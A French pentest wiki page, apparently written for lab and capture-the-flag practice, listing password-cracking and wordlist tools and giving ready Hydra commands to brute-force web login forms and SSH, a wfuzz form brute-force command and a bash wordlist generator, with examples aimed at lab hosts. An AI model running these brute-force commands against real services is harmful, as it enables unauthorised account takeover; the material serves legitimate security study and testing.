[Exploitation/Cracking] Mots de passe

Introduction


Cette page est dédiée au crackage de mots de passe avec des outils et des procédures.



Psudohash

Cet outil permet de générer des mutations d'un mot de passe.


- https://github.com/t3l3machus/psudohash



Cupp

Permet de générer des mots de passes pour cibler une personne ou une entité en établissant le profil de ce dernier.

- https://github.com/Mebus/cupp



Crunch

Permet de générer des mots de passe selon un patern et des propriétés comme une longueur spécifique ou l'utilisation de caractères spéciaux.

- https://github.com/jim3ma/crunch

Hydra



> Certainement le plus grand outil de brute force, il permet d'attaquer divers services et des pages de login web.

HTTP Get

```
hydra -l $USER -P <WORDLIST> -f <TARGET> http-get-form
"<LOGIN_URL>:<PARAMETER>=<VALUE>:S=<SUCCESS_CONDITION>" -f
```

Exemple :

```
hydra -l admin -P /resources/rockyou.txt -f cozyhosting.htb http-get-form
"/login:username=^USER^&password=^PASS^:S=logout.php" -f
```

HTTP Post

```
hydra -l $USER -P <WORDLIST> -f <TARGET> http-post-form <LOGIN_URL>:<PARAMETER>=<VALUE>
```

Exemple :

```
hydra -l admin -P /resources/rockyou.txt -f cozyhosting.htb http-post-form
"/login:username=admin&password=^PASS^:Invalid username or password"
```

SSH

```
hydra -l <USER> -P <WORDLIST> -s 22 <IP> ssh
```

Exemple :

```
hydra -l michael -P /resources/rockyou.txt -s 22 10.10.243.36 ssh
```

WFuzz



Outil de fuzzing de sous domaines mais ausside brute force de formulaires sur des pages web.

Exemple d'utilisation pour brute force un login sur une page web :

```
wfuzz -c -z file,<WORDLIST> --hs  <MOT_ECHEC_PASS_PAGE> -d "<login>=<LOGIN>&<password>=FUZZ"
<URL>
```

Fusionner des wordlists

Cela peut être utile lorsque vous avez générer des wordlists avec différents outils avec différents critères.

Plusieurs techniques sont possibles mais certaines sont plus optimisées.

Par ailleurs, il faut supprimer les doublons pour encore optimiser et réduire la taille de la wordlist de le temps de cracking.

Cat

L'outil cat permet de fusionner de manière basique deux fichiers textes :

```
cat file1.txt file2.txt file3.txt > combined_list.txt
```

On peut ensuite supprimer les doublons avec la commande suivante :

```
sort combined_list.txt | uniq -u > cleaned_combined_list.txt
```

Duplicut

Cet outil permet de fusionner vos wordlist de manière optimisée :

- https://github.com/nil0x42/duplicut

Username generator

Parfois, vous n'avez pas en votre possession le nom d'utilisateur de votre cible.

Cependant, avec son nom et son prénom vous pouvez créer une wordlist grâce à Username-Anarchy :

- https://github.com/urbanadventurer/username-anarchy

CeWL

Cet outil permet de générer une wordlist à partir d'un site web :

- https://github.com/digininja/CeWL

Bash

Avec du scripting bash vous pouvez générer des wordlists.

Voici un exemple de script :

```
#!/bin/bash
for year in {2020..2021};
do
	for char in '!' '@' '#' '$' '%' '^' '&' '*' '('')';
	do
		echo "Fall${year}${char}";
	done;
done > psw.lst
```

> Cette technique fonctionne bien lorsque vous avez une idée précise du pattern que doitavoir le mot de passe cible.

Revision #19
Created 2023-09-02 11:01:03 UTC by Elieroc
Updated 2025-04-02 15:32:21 UTC by Elieroc